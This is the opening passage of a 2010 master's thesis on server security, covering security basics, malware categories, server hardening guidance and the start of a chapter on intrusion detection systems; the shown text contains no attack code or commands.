



**KTH Technology  
and Health**

# **External Servers Security**

Master Thesis Computer Network  
15 ECTS

KTH STH Campus Haninge

**Author:** David Romero Barrero

**Supervisor:** Magnus Brenning

**Date:** 24 August 2010

*Page intentionally left blank.*

## ABSTRACT

In a world where the most of the people has at least one computer connected to the Internet for access to the huge variety of online services offered nowadays, it is really important the security of this services. Services in which the people trust giving personal and confidential information such as bank account to buy by Internet, credentials to access to the online-bank, can not be vulnerable to attacks from “hackers” looking for this valuable information. But this task of protect these services ensuring that the private information of the users is not going to be filtered, is not an easy task, because, due to the importance of this relevant information, sophisticated and powerful attacks has greatly increased. By this, the security of business IT systems has never been so important.

Having the correct information at the right time can make the difference between success and failure in this task to secure the online services protecting the private information from unauthorized disclosure and from malicious changes and deletions. In this aspect of the computer security is focused this thesis, where tools wich purpose is to capture and study new attacks (honeypots) and tools to detect in real time attacks suffered against the systems (IDS) are explained.

Page intentionally left blank.

# Table of Contents

- 1 Introduction..... 1
  - 1.1 Thesis purpose..... 1
  - 1.2 Outline of thesis..... 2
- 2 Computer Security..... 3
  - 2.1 Computer security threats..... 7
    - 2.1.1 Viruses..... 8
    - 2.1.2 Worms..... 9
    - 2.1.3 Rootkits and backdoors..... 9
    - 2.1.4 Bots and zombies..... 9
    - 2.1.5 Trojan horses..... 10
  - 2.2 Background on server-side security..... 10
- 3 Intrusion Detection System..... 13
  - 3.1 History..... 13
  - 3.2 Intruders..... 14
    - 3.2.1 Intruder Behavior..... 15
      - 3.2.1.1 Hackers..... 15
      - 3.2.1.2 Criminals..... 16
      - 3.2.1.3 Insider Attacks..... 16
  - 3.3 IDS overview..... 17
  - 3.4 IDS classification..... 18
    - 3.4.1 Analysis type..... 18
      - 3.4.1.1 Signature-Based System..... 18
      - 3.4.1.2 Anomaly-Based System..... 19
    - 3.4.2 Information sources..... 19
      - 3.4.2.1 Network-Based Intrusion Detection Systems (NIDSs)..... 19
      - 3.4.2.2 Host-Based Intrusion Detection Systems (HIDSs)..... 23
    - 3.4.3 Type of response..... 23
      - 3.4.3.1 Passive response..... 24
      - 3.4.3.2 Active response..... 24
    - 3.4.4 Detection time..... 24
  - 3.5 IDS architecture..... 25
  - 3.6 Why use an IDS?..... 26
  - 3.7 IDS limitations..... 26
- 4 Honeypot..... 29
  - 4.1 Types of honeypots..... 29
  - 4.2 Levels of interaction..... 30
    - 4.2.1 Low-interaction honeypots..... 30
    - 4.2.2 Medium-interaction honeypots..... 31
    - 4.2.3 High-interaction honeypots..... 31
  - 4.3 Where to place a honeypot..... 32
  - 4.4 Honeynets..... 33
- 5 Penetration testing..... 37
  - 5.1 Penetration testing phases..... 38
  - 5.2 Penetration testing tools..... 40
    - 5.2.1 Reconnaissance tools..... 40
      - 5.2.1.1 Nmap..... 40
      - 5.2.1.2 Hping..... 40
      - 5.2.1.3 Netcat..... 40

|   |    |
|---|----|
| 5.2.1.4 Wireshark.....  | 40 |
| 5.2.1.5 Firewalk.....   | 41 |
| 5.2.2 Vulnerability detection.....                              | 41 |
| 5.2.2.1 Nessus.....   | 41 |
| 5.2.2.2 SARA.....   | 41 |
| 5.2.2.3 Strobe.....   | 41 |
| 5.2.3 Penetration tools.....                                    | 42 |
| 5.2.3.1 Password cracker.....                                   | 42 |
| 5.2.3.2 Injection attacks.....                                  | 42 |
| 5.2.3.3 Exploitation tools.....                                 | 42 |
| 6 Experimental part.....  | 43 |
| 6.1 Purpose.....  | 43 |
| 6.2 Scenario.....   | 43 |
| 6.3 Snort.....  | 45 |
| 6.3.1 Installation and Configuration.....                       | 45 |
| 6.3.2 Report analyzers.....                                     | 50 |
| 6.4 Nessus.....   | 54 |
| 6.4.1 Installation and Configuration.....                       | 55 |
| 6.5 Tests.....  | 58 |
| 6.5.1 Port scan.....  | 58 |
| 6.5.2 Windows Client.....                                       | 60 |
| 6.5.2.1 Test 1: Reverse shell embed in a PDF file.....          | 60 |
| 6.5.2.2 Test 2: EasyFTP.....                                    | 63 |
| 6.5.2.3 Test 3: LNK Shortcut File code execution.....           | 65 |
| 6.5.3 Test conclusions.....                                     | 66 |
| 7 Limitations.....  | 67 |
| 8 Future work.....  | 69 |
| 9 Conclusions.....  | 71 |
| References.....   | 73 |
| Figures Index.....  | 79 |
| Appendix I – Netcraft.....                                      | 81 |
| Appendix II – Creation of a PDF with a reverse shell embed..... | 83 |
| Appendix III – Attack against EasyFtp.....                      | 87 |
| Appendix IV – LNK attack.....                                   | 91 |
| Acronyms.....   | 95 |

# 1 Introduction

Nowadays it is impossible to imagine a world without all the information needed at the distance of one click. This dependence to the Internet convert all the computer that are connected to it in a target for continuous attacks. But this is not new, since the beginning of the cyberspace have been people finding some vulnerability in the computer in order to exploit them to get some benefit. The techniques used by these people, now knowing incorrectly as “hackers”, have evolved together with the expansion of the Internet.

At the beginning, the efforts of the attackers were focused on servers with some vulnerable services running, but actually the security of these machines has increase considerably doing really difficult execute successfully some attack against them with only one computer. By this reason, with the time the effort of attackers have been focused in the client computers in order to get botnets from where carry out another plans of attack.

Internet is plenty of malicious traffic like virus, worms, constantly targeting random computer with the purpose to get the control of these machines. The major part of this vulnerable machines belong to particular clients: a computer recently re-installed connected to the Internet without the correspondent updates, a router with incorrect configuration, firewalls with fails in the iptables. Although this problems damage directly to the networks administrator who can suffer some attack from this zombies machines, for the administartors is very hard do something to prevent thes problems, this concern to the formation of the particular clients.

Focusing in the administrator side, what can do and administrator to try to prevent, detect, and act against the attacks that the machines could suffer? Throughout the thesis this question is answered by means of the explanation of some applications which help to detect and prevent attempts of intrusion on the system (Intrusion Detection Systems, Intrusion Prevention System<sup>1</sup>), and application which purpose is focus the attention of the attackers to get more time to counteract and analyze the attacks (honeypots).

The topic of this thesis is focused in the study of some of these applications trying to analyze how reliable are and trying to show that the use of this help is part but not the complete measures that a network administrator must to carry out in his system. All these things has been treated emphasizing on the importance of the user education, because, like the hacker Mitnick one time said:

*“Technology is critical but we have to look at people and processes. Social engineering is a form of hacking that uses influence tactics”.[1]*

## 1.1 Thesis purpose

The thesis purpose is to give a review of some measures that can help the network administrators in the labor of maintain the network the most secure possible, trying to detect when the system is in rick to suffer an attack and, if this occur, detect it as soon as possible.

Protection tools like IDS and honeypots are going to be analyzed in order to let know to the readers the benefits and inconvenient of them.

The practical part will show how to install, configure and how these protections tools work and which kind of results show. To show this result, some attacks will be carried out

---

<sup>1</sup> Due to time limitations, Intrusion Prevention System measures only are mentioned.

using the Penetration Testing and Security Auditing Linux Distribution Backtrack.

Finally, in the conclusion is exposed an analysis about the functionality of the IDS and honeypots in the task of improve the security of the system.

## 1.2 Outline of thesis

**Chapter 2: Computer Security:** This part is an introduction into the computer security world with a point focus briefly on the server side security.

**Chapter 3: Intrusion Detection System:** This part explain what is an intrusion and how to detect them with use IDSs. An explanation and classification of the IDS is explained too.

**Chapter 4: Honeypot:** This part explain and classify the different kinds of honeypots and it use to detect and understand attacks.

**Chapter 5: Penetration testing:** This part explain briefly the purpose of the penetration testing and list some of the application used in a test of intrusion.

**Chapter 6: Experimental part:** This part explain the installation and configuration of two important security tools like are Snort and Nessus. Furthermore, some attacks has been performed in a virtual environment to show how Snort reacts.

**Chapter 7: Limitations:** This part show the limitations to do this thesis.

**Chapter 8: Future work:** This part show a possible way to continue the work started in this thesis.

**Chapter 9: Conclusions and suggestion:** This section concludes the thesis and contain some suggestions to do the network more secure.



## 2 Computer Security

Nowadays computer and network technologies are present in whatever aspects of the human live doing the daily work easier. This dependence to computer and network system has introduced new risks in the daily work, “cyber security risks”. In order to do more secure this coexistence emerged the concept of Computer Security:

*“The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability, and confidentiality of information system resources (includes hardware, software, firmware, information/data, and telecommunication)”.*[2]

This definition introduce the three most important objectives of the computer security: maintain the confidentiality, integrity, and availability (C.I.A.) in the computer and network system which may be compromised by cyber attacks(Figure 1).




Figure 1: The security requirement triad[9]

- Confidentiality: Ensure the access to data only to authorized users using methods like login with username and password.
- Integrity: Related with the credibility of the information resources. It ensure that data has not been modify inappropriately and that the data come from the person that is said. Auditing the system can insure the integrity of the information.
- Availability: The information system is available when someone needs it. This can be carried out with data backups, redundant systems, etc.

The main objective of an intrusion is compromise some of this aspect in a system breaking it security causing that the system enter in an insecure state. Typically this kind of actions leave traces detectable by an IDS. This intrusions are divided in two basics kinds[3]:

- Inbound: Originated from outside of the internal network (attacks with the purpose of penetrate the perimeter defenses of the network) like worms, virus, hacking, DDoS, spyware, back doors.
- Outbound: Originated intentional or unintentional from within the internal network (e.g. employ device that propagate a worm or virus, user who respond to a phishing,

sabotage).

This classification is really important for the IDS in order to quantify the normal behavior of a user in the system. A good study of the behavior of the users and the activity in the network can do an IDS a good application to improve and audit the security of a network. Figure 2, take from the “2007 CSI Survey”[4], shows the IDS placed in the top 5 tools used in information security. Anti-virus and Firewall are consolidated in the first positions.





Figure 2: Security Technologies Used 2006/2007[4]

One way to try to reduce the impact of an intrusion in the system is divide it in different logical zones. The objective of this division is to do harder for an attacker to access to the hole system giving access only to a part of it when a vulnerability has been exploited. This means that when an attacker get access to a specific resource in the system, this attacker has to exploit another security measure to get access to another part of the system.

Figure 3 show a typical topology of a network divided by zones in order to increase the security of it. This zones are explained after Figure 3.



create and share your own diagrams at gliffy.com



Figure 3: Network topology

- Network Perimeter: It is know as DMZ (Demilitarized Zone) too. It is the most external zone of the network.

If the internal network it is considered the “trusted” network and the external the “untrusted” network, the DMZ could be considered as a “semi-trusted” area. It is not as secure as the internal network but it is more secure than the Internet because it is place behind a firewall. So it is the zone situated between the Internet and the internal network of a company.

The best practice is to use two firewalls to build this zone, a front end and a back end firewall. The front end firewall has a direct interface connected to the Internet. It is a first filter for the traffic from the outside to the private network, this firewall will filter the traffic less accurately than the front back firewall, which will provide more protection for the internal network with less negative impact in the performance for the public servers.

The most common use for this zone is to place the public server from the internal network, like mail and web servers but, furthermore, it could be used for a special use that is to place a "honeypot". For this special use, typically the DMZ is divided into two parts: the external DMZ, where the honeypot is placed, and the internal DMZ, where the servers are placed. A honeypot is composed of one or more computers to lure attacks, track and detect attacks destined to the network.

So a perimeter network allows external users access to specific servers and provides to the network administrators more granular access to the resources of the network, more security and reduces the traffic to the internal part.[5]

- **Server Security.** This important part of the network will be the main topic of the thesis, doing an study of how to detect possible attacks or intruders in the system.

A server is a host designed to provide services to other clients. By this it is very important the security of the servers, because when one server is vulnerable, important information could be stolen, modified, etc. and the services offered to the clients could fail or not to be the proper.

The most important part to defense is the entry to the server, because, when all the other measures have been compromised, it is the last line of defense. To protect this, it is necessary the use of firewalls, internal VPNs, IDS, IPS, etc.

- **Protection of clients and end points.** Another important point in the network are the end points (the users stations). Such important as secure the direct access to the network is to secure indirect access. Millions of threats like viruses, worms are waiting to get the control of a machine. The users can introduce this threat in the machines consciously or unconsciously. When this happens, an external attacker could have direct access to the internal network compromising important information. By this, it is really important to take care of this part of the network.

Some measures to protect this part of the network consist in the use of antivirus, anti-spam HIPS, web filtering.

- **Secure remote access.** Nowadays, where the companies can have more than one campus with centralized information, where the companies have business in the foreign, where it is possible to work from home is really important to be able to get remote access to the infrastructure of a company.

This remote access allows people to connect to a computer network from any location using an external computer connected to the Internet. Its purpose is to grant the possibility to use the organization's system and to access to the necessary information from anywhere and at any moment.

The benefits of this kind of access have no limits. The companies can become more flexible and improve the way of work. But all the benefits that it can provide could be converted into disadvantages and could be a big risk if the proper security measures have not been taken into account. Without the correct security measures a new way to access to

the system is available for the attackers.

It is important to pay attention to the wireless access too. With the wireless connections the restrictions of mobility by the office than a wired connection supposed have disappeared but one wireless access point without the proper configuration is the easiest way for an external person to enter in the system, so it is really important to take care about this aspect, and do not to think that because it is placed inside of the company the administrator has to paid less attention to it.

- Prevention of physical threats. As important as the points explained previously is the physical access. If the best security measures have been implemented but the physical access to the servers do not exist or it is very poor, a company will be protected by external threat but its security could be compromised from inside. To prevent that this happen, measures like security access card, biometric devices, must be implemented too.

## 2.1 Computer security threats

Since the beginning, the computer science has evolved quickly and without break, doing the work of millions of person easier. At the beginning, few people had a computer but with not much years, this has changed to the point that it is impossible to imagine a company or a home without computers. Unfortunately, with the advance of this technology, malicious people have seen the possibility to benefit of this advance in detriment of the common users. This fact has been reflected in the evolution of the computer threats like viruses and worms.

The main purpose of the most of the first viruses and worms were to spread as much as possible getting fame by the high level of infection. Only very few viruses and worms were designed to cause damage to files and computers. This malicious software or “malware” was the beginning of the “cyber vandalism”.

But today, with computers everywhere, the most of viruses, worms, trojans or other malicious programs are designed with the purpose to get money illegally. This fact has been happening more and more frequently by the fact that the number of computer users has been increasing and each time these users are taking less care of the information stored in the computers that are using.[6]

The design of all this malware, starts with the research of some vulnerability find in an operation system, in a software, etc. Unfortunately these vulnerabilities are quite frequent in the computers system doing them vulnerable to many threats which can inflict different kinds of damage. All this threats will affect the confidentiality or the integrity of the data or the availability of a system. Figure 4 show the level of risk of a vulnerability since it has been discovered until the patch for this vulnerability is installed in the computer.

To control the risks that can suffer a system, administrators and users need to know the vulnerabilities of the system and the treats that may exploit with them. In function of a risk analysis of the threats that can originate a vulnerability, the most cost-effective security measures are implemented.[7]




Figure 4: Vulnerability risk level in function of the time

Furthermore the malware, there are another kinds of threats like:

- Discontent employees: Discontent employees or exemployees could from modify, steal, sell critical and secret company information to leave back doors, set logic bombs, destroy data, etc.
- Denial or interruption of service: Attacks like these could delay the system or leave it out of service.
- Environmental: Environmental issues such as fire, flood, power fails, and so on caused naturally or by an attacker could provoke failures or damage in the systems.
- Broadcast sniffing: If an attacker run a packet analyzer in a switch, it could be possible to get sensible information about the topology and architecture of the network.
- Default configuration: Leave the default configuration in the devices of the network is a very silly mistake that sometimes occur maybe because the network administrators are overload of work or by a simple fault of attention.

The rest of this point will describe briefly some of the most common malware.

### 2.1.1 Viruses

According to the definition in the book Hacking Exposed 6[8], viruses are:

*“Infectious programs that can reproduce themselves but require interaction to propagate”*

The first computer virus dates from 1980s, the term is attributed to Fred Cohen in 1983.[9] Together with worms, viruses is one of the most popular forms of malware in circulation nowadays.

A computer virus is attached to another executable program and it is executed secretly when the infected executable is run. Once a virus is executed, it can do whatever thing, such as erase files, another programs and so on. It is spread from computer to computer by sharing

disks or sending the infected programs by the network.

The most of the viruses have three parts[9][10]:

- Infection mechanism: It is the first part of the structure of a virus. It is the code that allow the viruses to be replicated itself.
- Trigger: It is the second major part of a virus. It is the event or condition that determines when the payload is activated or delivered based on a mathematical formula with criteria such as date, number of files infected.
- Payload: Usually, when a virus has a trigger, it will have a payload. Besides spreading, the payload is what the virus does, from a simple message to reformatting the hard disk.

### 2.1.2 Worms

According to the definition in the book Hacking Exposed 6[8], worms are:

*“Infectious programs that can self-propagate via a network”.*

Unlike viruses, worms are independent program and once have been activated, themselves are replicated and propagated again. Worms are propagated via of mails or exploiting some vulnerability of other computer connected to the same computer network.

In addition to propagation and replication, the worm usually performs some unwanted function such as degradation of the system performance and security, steal sensitive information, install other dangerous programs like backdoors or Trojans.

### 2.1.3 Rootkits and backdoors

According to the definition in the book Hacking Exposed 6[8], are:

*“Programs designed to infiltrate a system, hide their own presence, and provide administrative control and monitoring functionality to an unauthorized user or attacker”.*

Backdoors, also known as rootkits, are programs which allow an attacker to connect back to it with administrator (or root) access. A rootkit can make many changes to a system to hide its existence. One of the most common technique to be undetectable by anti-virus, is to be installed in the Master Boot Record (MBR). The MBR is read by the computer when the systems is power on, before than the operation system is loaded getting more control than an anti-virus, which will be load latter. One method to be installed is via a Trojan horse, another method is by hacker activity.

### 2.1.4 Bots and zombies

According to the definition in the book Hacking Exposed 6[8], bots and zombies are:

*“Very similar to rootkits and backdoors but focused additionally on usurping the victim system’s resources to perform a specific task or tasks (for example, distributed denial of service against an unrelated target or send spam)”.*

The word bot is an abbreviation of the word Robot[11], when a computer is infected by some bot it is know as zombie.[8]

A bot is a program which purpose is to launch attacks against another machines. Typically the first objective of the bots is to be installed in hundreds or thousands of computers. When enough computers have been affected by the bot, from them is launched a simultaneous attack against some objectives with different purposes. Some of these purposes are:

- Distributed Denial-of-Service attacks (DDoS).
- Spamming.
- Sniffing traffic.
- Spreading new malware.
- Attacking IRC chat networks.

### 2.1.5 Trojan horses

As is defined in the book Hacking Exposed 6[8], trojan horses are:

*“Software that does something other than, or in addition to, its purported functionality. Usually, this means installing a rootkit or back door”.*[8]

Trojan horses are programs which purpose is to install hacking software on a system in order to grant access to a hacker to that system, for example, installing a backdoor.

The way to spread this malware is by means of files attached in mails, physical installation, IRC chat, infected websites, etc. When a user sing on in a computer and goes online, the Trojan is activated doing its purpose. Usually, the purpose of a trojan horse is give access to the hacker into the system (RATs) but, furthermore, trojan horse can be purely destructive or denying programs, install an FTP, keyloggers or password sending, etc.

## 2.2 Background on server-side security

A server is a host which main function is to provide one or more services to other hosts (clients) through a connection established over a network from the clients to the server. There are a lot of kinds of servers with different purpose. Some examples are, database server which provides database services for another host or applications like web serves, web applications. The web serves provide web content services. Another example is a file server that provides a location for shared disk access. It is possible to find much more types of servers such as authentication, application, email, DNS, print servers. It is common that a server provides some of this services simultaneously.

Hackers are constantly attacking the servers with the objective to steal the valuable information stored on them or to stop some important service that these are offering. These attacks can be externals, such as an attacker situated outside from the company attacked, or locals, such as a discontent employee. To be able to mitigate this attacks and secure properly a server, first of all, it is needed to know which threats must be mitigated from a server. These threats can be originated from many reason, since a bug in the operating system installed on the server or some server application, to errors in the end users or administrators, all of them have in common than generate a vulnerability in the system.

The efforts dedicated to enhance the security of a server must be proportional to the importance of the information stored in that system. For example, it is more important enhance the security of a server that has personal information about companies, employee, clients, than a system that is used to share public information. This do not means that some



system do not need to be protected because a weak system is the origin of a weak network, like a link in a chain. All the system need a level of security which depend of the relevance of the information stored on it. FIPS PUB 199[12] defines 3 levels of security (low, moderate, and high) based on the impact caused on a system by the loss of confidentiality, integrity, or availability.

- *“The potential impact is LOW if the loss of confidentiality, integrity, or availability could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals. A limited adverse effect means that, for example, the loss of confidentiality, integrity, or availability might: (i) cause a degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is noticeably reduced; (ii) result in minor damage to organizational assets; (iii) result in minor financial loss; or (iv) result in minor harm to individuals.*
- *The potential impact is MODERATE if the loss of confidentiality, integrity, or availability could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals. A serious adverse effect means that, for example, the loss of confidentiality, integrity, or availability might: (i) cause a significant degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is significantly reduced; (ii) result in significant damage to organizational assets; (iii) result in significant financial loss; or (iv) result in significant harm to individuals that does not involve loss of life or serious life threatening injuries.*
- *The potential impact is HIGH if the loss of confidentiality, integrity, or availability could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals. AMPLIFICATION: A severe or catastrophic adverse effect means that, for example, the loss of confidentiality, integrity, or availability might: (i) cause a severe degradation in or loss of mission capability to an extent and duration that the organization is not able to perform one or more of its primary functions; (ii) result in major damage to organizational assets; (iii) result in major financial loss; or (iv) result in severe or catastrophic harm to individuals involving loss of life or serious life threatening injuries. ”*

To get a server the most secure possible, an administrator must focus its efforts basically in two actions. The first one is to solve security weaknesses, like know vulnerabilities, installing the needed parches. The second action is restrict the functionality of the system, offering only the services needed. NIST has provided some basic server security steps to ensure the security of a server which are listed below[13]:

- Plan the installation of the operation system (OS) and other components needed for the server before it deployment.
- Install, configure, and secure the OS.
- Install, configure, and secure the server software.
- Ensure that the content of the server is properly secured.
- Deploy appropriate network protection mechanisms in function of the particular situations of the server, such as location of the server's clients, location of the server in the network, types of services offered. The description and deploy of some of this mechanisms are the purpose of this thesis and will be discussed in the next sections.

- Once the system with all its functionalities is deployed, it is necessary for an administrator to provide support for upgrading the system, monitoring the logs, executing backups, etc.

## 3 Intrusion Detection System

RFC 2828[31] defined:

*“Security Intrusion: A security event, or a combination of multiple security events, that constitutes a security incident in which an intruder gains, or attempts to gain, access to a system (or system resource) without having authorization to do so.*

*Intrusion detection: A security service that monitors and analyzes system events for the purpose of finding, and providing real-time or near real-time warning of, attempts to access system resources in an unauthorized manner”.[31]*

An Intrusion Detection System (IDS) is software that automates the intrusion detection process.

### 3.1 History

Since the beginning of the computer science, intrusion detection techniques have been used by the administrators. With the time, these techniques have evolved.

At the beginning, systems administrators were sitting in front of a console monitoring the user activities trying to detect some intrusion like users logged locally in holidays.

The next step was in the late '70s and early '80s. In this period, system administrators typically printed audit logs on fan-folded paper generating huge stack of paper. Obviously, search manually between all that papers was very time consuming, by this, the administrators mainly used that audit logs as a forensic tool to try to find the cause of a particular security incident. With the time, the storage became cheaper and the audit logs were moved. With the audit logs stored in computers, appeared programs to analyze the data. However, analysis was slow and computationally intense by this reason the analysis take place when the system's user load was low. Therefore, the intrusions detected were after occurred.

By that time, on 26<sup>th</sup> February 1980, James P. Anderson wrote “Computer Security Threat: Monitoring and Surveillance”, the first paper about IDSs. In this paper, Anderson wrote about the importance of analyze the audit trail and how to do it. Anderson was focused on the collection of logs that showed abnormal use of the system, such as use outside of time, abnormal frequency of use, abnormal behavior of the users.

Anderson explained that:

- Security logs must be obtained from different resources of the system.
